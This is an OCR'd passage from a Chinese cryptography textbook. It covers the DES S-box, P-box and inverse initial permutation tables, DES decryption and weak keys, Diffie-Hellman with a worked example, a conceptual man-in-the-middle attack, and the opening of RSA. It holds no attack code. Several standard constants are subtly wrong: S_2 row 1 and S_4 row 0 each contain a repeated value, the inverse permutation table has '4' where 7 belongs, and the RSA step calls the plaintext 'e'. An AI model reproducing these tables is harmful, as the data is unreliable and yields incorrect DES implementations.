



图 4.11　S 盒的计算过程

扩展置换也叫做 E 盒(见表 4.4)，它将数据右半部分从 32 位扩展到 48 位，改变了位的次序，重复了某些位，比原输入长了 16 位，数据位仍取决于原输入。扩展置换的 48 位输出按顺序分成 8 组，每组 6 位，分别输入 8 个 S 子盒(见表 4.5)，每个子盒输出 4 位，共 32 位。假设将 S 盒的 6 位的输入标记为 b_1、b_2、b_3、b_4、b_5、b_6，则 b_1 和 b_6 组合构成了一个 2 位的数，



从 0～3，它对应着 S 表中的一行。从 b_2～b_5 构成了一个 4 位的数，从 0～15，对应着表中的一列，行列交汇处的数据就是该 S 盒的输出。这是该算法的关键步骤，所有其他的运算都是线性的，易于分析，而 S 盒是非线性的，它比 DES 其他任何一步提供了更好的安全性。

表 4.4　扩展置换表

32	1	2	3	4	5	4	5	6	7	8	9
8	9	10	11	12	13	12	13	14	15	16	17
16	17	18	19	20	21	20	21	22	23	24	25
24	25	26	27	28	29	28	29	30	31	32	1

表 4.5　*S* 盒置换表

		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_1	0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2	0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	1	3	13	4	4	15	2	8	14	12	0	1	10	6	9	11	5
	2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3	0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4	0	7	13	14	3	0	6	9	10	1	2	8	2	11	12	4	15
	1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5	0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6	0	12	11	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7	0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
	3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8	0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

案例 1：对 S_1 盒的输入是 100011，则输出是什么？分析：把第一位和第六位合并，得到二进制数是 11，转化成十进制数是 3；其余二进制比特表示的是 0001，转化为十进制数是 1。然后在 S_1 盒中查找第 3 行第 1 列的数，对应的十进制数 12，转化为二进制数是 1100。因此，输入 100011 对应的输出是 1100。

案例 2：对 S_6 盒的输入是 110011，则输出是什么？分析如图 4.12 所示。

P 盒置换（见表 4.6）是把每个输入位映射到输出位，任意一位不能被映射两次，也不能被略去。

表 4.6　*P* 盒置换表

16	7	10	21	29	12	28	17
1	15	23	26	5	18	31	20
2	8	24	14	32	27	3	9
19	13	30	6	22	11	4	25




图 4.12　*F* 函数的实现原理

5）末置换

末置换 IP^{-1}（见表 4.7）是初始置换的逆过程，*DES* 在最后一轮后，左半部分和右半部分并未交换，而是将 R_{16} 和 L_{16} 并在一起形成一个分组作为末置换的输入。

表 4.7　逆初始置换 IP^{-1}

40	8	48	16	56	24	64	32
39	4	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	28
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

3. DES 解密分析

在经过所有的代替、置换、异或盒循环之后，你也许认为解密算法与加密算法完全不同。恰恰相反，经过精心选择的各种操作，获得了一个非常有用的性质：加密和解密使用相同的

算法。DES加密和解密唯一的不同是密匙的次序相反。加密过程和解密过程可总结如下。

1）加密过程

—$L_0R_0 \leftarrow \text{IP}(64\text{bit 明文})$

—$L_i \leftarrow R_{i-1} \quad R_i \leftarrow L_{i-1} \oplus f(R_{i-1}, k_i) \quad i=1,\cdots,16$

—$(64\text{bit 密文}) \leftarrow \text{IP}^{-1}(R_{16}L_{16})$

2）解密过程

DES的加密运算是可逆的，其解密过程可类似地进行。

—$R_{16}L_{16} \leftarrow \text{IP}(64\text{bit 密文})$

—$R_{i-1} \leftarrow L_i \quad L_{i-1} \leftarrow R_i \oplus f(L_{i-1}, k_i) \quad i=16,\cdots,1$

—$(64\text{bit 明文}) \leftarrow \text{IP}^{-1}(R_0L_0)$

4. DES安全性分析

DES的脆弱性：DES的安全性完全依赖于所用的密钥，56位不太可能提供足够的安全性。

DES的半公开性：S盒的设计原理至今未公布，可能隐含有陷阱。

几种攻击的计算代价：强力攻击：2^{55}次尝试；差分密码分析法：2^{47}次尝试；线性密码分析法：2^{43}次尝试。此外，一些特殊的密钥还将大幅降低对DES攻击的计算代价：

互补性：若明文组x逐位取补，密钥k逐位取补，且$y=\text{DES}_k(x)$，则有$\overline{y}=\text{DES}_{\overline{k}}(\overline{x})$，称这种特性为算法上的互补性。这种互补性会使DES在选择明文破译下所需的工作量减半。

弱密钥：DES算法在每次迭代时都有一个子密钥供加密用。如果给定初始密钥k，各轮的子密钥都相同，即有$k_1=k_2=\cdots=k_{16}$，就称给定密钥k为弱密钥（Weak key）。

半弱密钥：两个不同密钥将同一明文加密成相同密文，其中一个加密，另一个解密。

4.2 公开密钥密码

4.2.1 从对称密码到非对称密码

1. 理解非对称密码体制

我们可以将加密和解密的过程，看做是给一扇门加锁和解锁的过程。对通常的门而言，一把钥匙既可以锁门也可以开门。对于对称密码而言，用来加密信息的设置与解密信息的设置是一样的，这样的设置——称为密钥——必须严格保密。接受者离发送者越远，那么传送加密或解密的密钥就越难以保密。假设一位间谍首脑希望手下不同领域的间谍人员都向自己发送安全的汇报信息，但是有不希望他们读懂其他人的报告，因此对每个手下需要用不同的密钥。现在如果将这些间谍人员换成数以百万计的网络购物者，对于如此规模的业务，虽然不是不可能，但也是后台程序人员的噩梦：某位顾客访问网站时，他不能立即下单，而需要等待网站传送过来的安全密钥。因此“世界万维网”（World Wide Web）就变成了“世界等待网”（World Wide Wait）。

非对称密码系统的思想简单而有趣，它就像是一扇有两把钥匙的门：钥匙A用来锁门，而另外一把钥匙B用来开门。我们不需要对钥匙A进行加密，因为拥有钥匙A并不会对安

全造成任何伤害。

2. 对称密码算法的主要问题

(1) 密钥管理量问题：两两分别用一对密钥，当用户量增大时，密钥空间急剧增大。

(2) 功能问题：对称算法无法实现抗否认需求——数字签名。

3. 非对称密码体制的基本原则

加密能力与解密能力是分开的；密钥分发简单；需要保存的密钥量大大减少，N 个用户只需要 N 个；可满足不相识的人之间保密通信；可以实现数字签名；加密速度慢，常用于数字签名或加密对称密钥。

4.2.2 实现：Diffie-Hellman 密钥交换

1976 年，Diffie 和 Hellman 在 *New directions in cryptography* 一文中首先[①]提出了“非对称密码体制”的概念，并给出非对称密码算法，该算法的目的是使得两个用户安全地交换一个会话密钥，通常称之为 DH 协议，其特点为：发送方和接受方基于公钥密码体制交换会话密钥；会话密钥采用对称加密体制加密需要保密传输的消息。

1. Diffie-Hellman 密钥交换：本原元和离散对数

(1) 本原元：对于一个素数 q，如果数值 $a \bmod q$，$a^2 \bmod q$，…，$a^{q-1} \bmod q$ 是各不相同的整数，并且以某种排列方式组成了从 $1 \sim q-1$ 的所有整数，则称整数 a 是素数 q 的一个本原元。

案例：如表 4.8 所示，若素数 $q=19$，可以看出，当 $a=2$，$a=3$ 时，满足素数 q 的本原元条件。

表 4.8 满足素数 q 的本原元

$q=19$，$a^i \bmod q$，$i=1,2,3,\cdots,18$																	
a^1	a^2	a^3	a^4	a^5	a^6	a^7	a^8	a^9	a^{10}	a^{11}	a^{12}	a^{13}	a^{14}	a^{15}	a^{16}	a^{17}	a^{18}
1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
2	4	8	16	13	7	14	9	18	17	15	11	3	6	12	5	10	1
3	9	8	5	15	7	2	6	18	16	10	11	14	4	12	17	13	1
4	16	7	9	17	11	6	5	1	4	16	7	9	17	11	6	5	1
5	6	11	17	9	7	16	4	1	5	6	11	17	9	7	16	4	1

(2) 离散对数：对于一个整数 b 和素数 q 的一个本原元 a，可以找到一个唯一的指数 i，使得 $b \equiv a^i \bmod q$ $(0 \leqslant i \leqslant q-1)$成立，则指数 i 称为 b 的以 a 为基数的模 q 的离散对数。

(3) 离散对数的计算：对于 $y \equiv g^x \bmod q$(q 为大素数)，已知 g，x，q 计算 y 是容易的；已知 g，y，q，计算 x 是非常困难的。

2. Diffie-Hellman 密钥交换：算法

(1) 用户 A 和用户 B 之间安全交换会话密钥，已知一个大素数 q 和一个整数 a，其中整数 a 是素数 q 的一个本原元。

- 用户 A 随机选择一个数 $x_A < q$，计算 $y_A \equiv a^{x_A} \bmod q$。

① James Ellis (UK CESG) 于 1970 年秘密地提出了这个概念，但并没有公开发表。

- 用户 B 随机选择一个数 $x_B < q$，计算 $y_B \equiv a^{x_B} \bmod q$。
- 用户 A 和用户 B 分别公开 y_A、y_B。
- 用户 A 计算 $k_1 \equiv (y_B)^{x_A} \bmod q$，用户 B 计算 $k_2 \equiv (y_A)^{x_B} \bmod q$，$k$ 即为共享的会话密钥。

(2) $k_1 \equiv (y_B)^{x_A} \bmod q \equiv (a)^{x_A x_B} \bmod q \equiv (a^{x_A})^{x_B} \bmod q \equiv (y_A)^{x_B} \bmod q \equiv k_2$。

3. Diffie-Hellman 密钥交换：案例

全局公开参数：$q=97$，$a=5$(5 是 97 的素根)。

A 选择私钥 $X_A=36$，B 选择私钥 $X_B=58$。

A 计算公钥 $Y_A=5^{36} \bmod 97=50$。

B 计算公钥 $Y_B=5^{58} \bmod 97=44$。

A 与 B 交换公开密钥，

A 计算会话密钥：$K=Y_B{}^{X_A} \bmod q=44^{36} \bmod 97=75$。

B 计算会话密钥：$K=Y_A{}^{X_B} \bmod q=50^{58} \bmod 97=75$。

4. Diffie-Hellman 密钥交换：算法安全性

(1) Deffie-Hellman 密钥交换算法安全性源于在有限域上计算离散对数，它比计算指数更为困难。攻击者只知道 a、q、y_A、y_B，除非计算离散对数，恢复 x_A、x_B，否则无济于事。

(2) a 和 q 的选取：$(q-1)/2$ 应该是一个素数，并且 q 应该足够大：系统的安全性取决于与 q 同样长度的数的因子分解的难度；可以选择任何模 n 的本原元 a，通常选择最小的 a（一般是一位数）。

4.2.3 中间人攻击

攻击者不必针对 DH 协议中的困难问题进行暴力破解，可以采用其他巧妙的方法得到相应的敏感信息，中间人攻击就是典型的例子。

1. 攻击过程

用户 Alice 和用户 Bob 之间安全交换会话密钥，已知一个大素数 q 和一个整数 a，其中整数 a 是素数 q 的一个本原元。

(1) Alice 随机选择一个数 $x_A<q$，计算 $y_A \equiv a^{x_A} \bmod q$，发送给 Malice(Bob)；

(2) 攻击者 Malice 截获信息(1)，并选择一个随机数 $m < q$，计算 $y_M \equiv a^m \bmod q$，发送给 Bob；

(3) Bob 随机选择一个数 $x_B<q$，计算 $y_B \equiv a^{x_B} \bmod q$，发送给 Malice(Alice)；

(4) Malice 截获信息(3)，并将 $y_M \equiv a^m \bmod q$ 发送给 Alice。

(5) 最终三方经过本地计算，形成两个会话密钥 $K_1=a^{x_A \times m} \bmod q$，$K_2=a^{x_B \times m} \bmod q$，Alice 只拥有 K_1，Bob 只拥有 K_2，而 Malice 同时拥有 K_1 和 K_2，这样，Alice 和 Bob 所有的通信信息均被 Malice 采用“截获→解密(其中一个密钥)→加密(另一个密钥)→转发”的方式得到明文，同时 Alice 和 Bob 以为拥有相同的会话密钥进行秘密通信，如图 4.13 所示。

2. 中间人攻击分析

中间人攻击存在的根本原因是 DH 密钥交换协议不支持认证功能，需要额外的身份认证机制来保证安全性。此外，若不存在完善的认证功能，则不同层次、不同功能的安全协议都存在中间人攻击的安全隐患。




图 4.13 中间人攻击示意图

4.2.4 RSA 密码系统：凑成欧拉定理

RSA 公钥密码体制是由麻省理工学院的 Ron Rivest、Adi Shamir 和 Leonard Adleman 于 1976 年提出，1978 年正式发表的一种可将加密密钥公开的密码体制。至今为止仍被公认为是公钥密码体制中最优秀的加密算法，被认为是密码学发展史上的第二个里程碑。它是一种特殊的可逆模指数运算的加密体制，其理论基础是数论中的一条重要论断：求两个大素数之积是容易的，而将一个具有大素数因子的合数进行分解却是非常困难的①。除了用于加密之外，它还能用于数字签名和身份认证。

1. RSA 公钥密码体制

(1) 选取两个不同的大素数 p 和 q。

(2) 计算 $n=pq$(公开)，$\varphi(n)=(p-1)(q-1)$(欧拉函数)。

(3) 随机选取正整数 e，$1<e<\varphi(n)$，满足 $\gcd(e,\varphi(n))=1$，e 是公开的加密密钥。

---

① RSA 困难问题：科尔教授的演讲

在 1903 年，纽约哥伦比亚大学的数学教授弗兰克・内尔森・科尔为美国数学学会做了一场有趣的演讲。他一言不发，在黑板一边写下一个梅森数，在另一边写下两个数的乘积，在中间划上一个等号，然后结束了演讲。

$$2^{67}-1=193\ 707\ 721\times761\ 838\ 257\ 287$$

所有的听众都站起来鼓掌，这在数学界中是很难得见到的景象。即使对于 20 世纪初的数学家而言，将两个数相乘并不是很难的事，但他们为何如此激动？因为科尔所做的工作正好相反。在 1876 年数学家已经知道这个 20 位的梅森数 $2^{67}-1$ 不是素数，而是两个更小数的乘积，然而没人知道这两个数是什么。利用 3 年中的每个星期天的下午，科尔终于分解出这个数的两个素因子。

科尔在 1903 年进行的计算被认为是数学趣闻——他获得的掌声主要是献给他艰苦的工作，而非问题本身蕴涵的重要性。现在，这样的素数分解问题已不再是周日下午用来打发时间的游戏，而成为现代密码破译的核心。数学家已经发明了一种方法，将这样的素数分解难题融入密码中去，从而保护因特网上的金融安全。银行和电子商务公司利用足够长的整数来保证自己金融传输的安全，赌的就是——在目前——找到这些整数的素因子需要极长的时间。同时，这些新的数学密码也被用来解决密码学中的一些顽固问题。

(4) 计算 d，满足 $de\equiv 1(\bmod\ \varphi(n))$。$d$ 是保密的解密密钥。

(5) 加密变换：对明文 $e\in Z_n$，明文为(Z_n 为明文空间) $c=m^e \bmod n$。

(6) 解密变换：对密文 $c\in Z_n$，明文为 $m=c^d \bmod n$。

可以证明，解密变换是加密变换的逆变换。

案例：(1) 生成密钥：选择两个互质的质数 $p=11, q=23, n=11*23=253$；$(p-1)(q-1)=220$，取 $e=3$；由 $de(\bmod\ 220)=1$，得 $d=147$；即保密的解密密钥为 $d=147$，公开的加密密钥公钥为 $e=3, n=253$；明文空间为 $Z_n\{0,1,2,\cdots,251,252\}$。

(2) 加密原文：假设原文 m 的数字为 165，用公钥加密原文。$C=165^3 \bmod 253=110$。

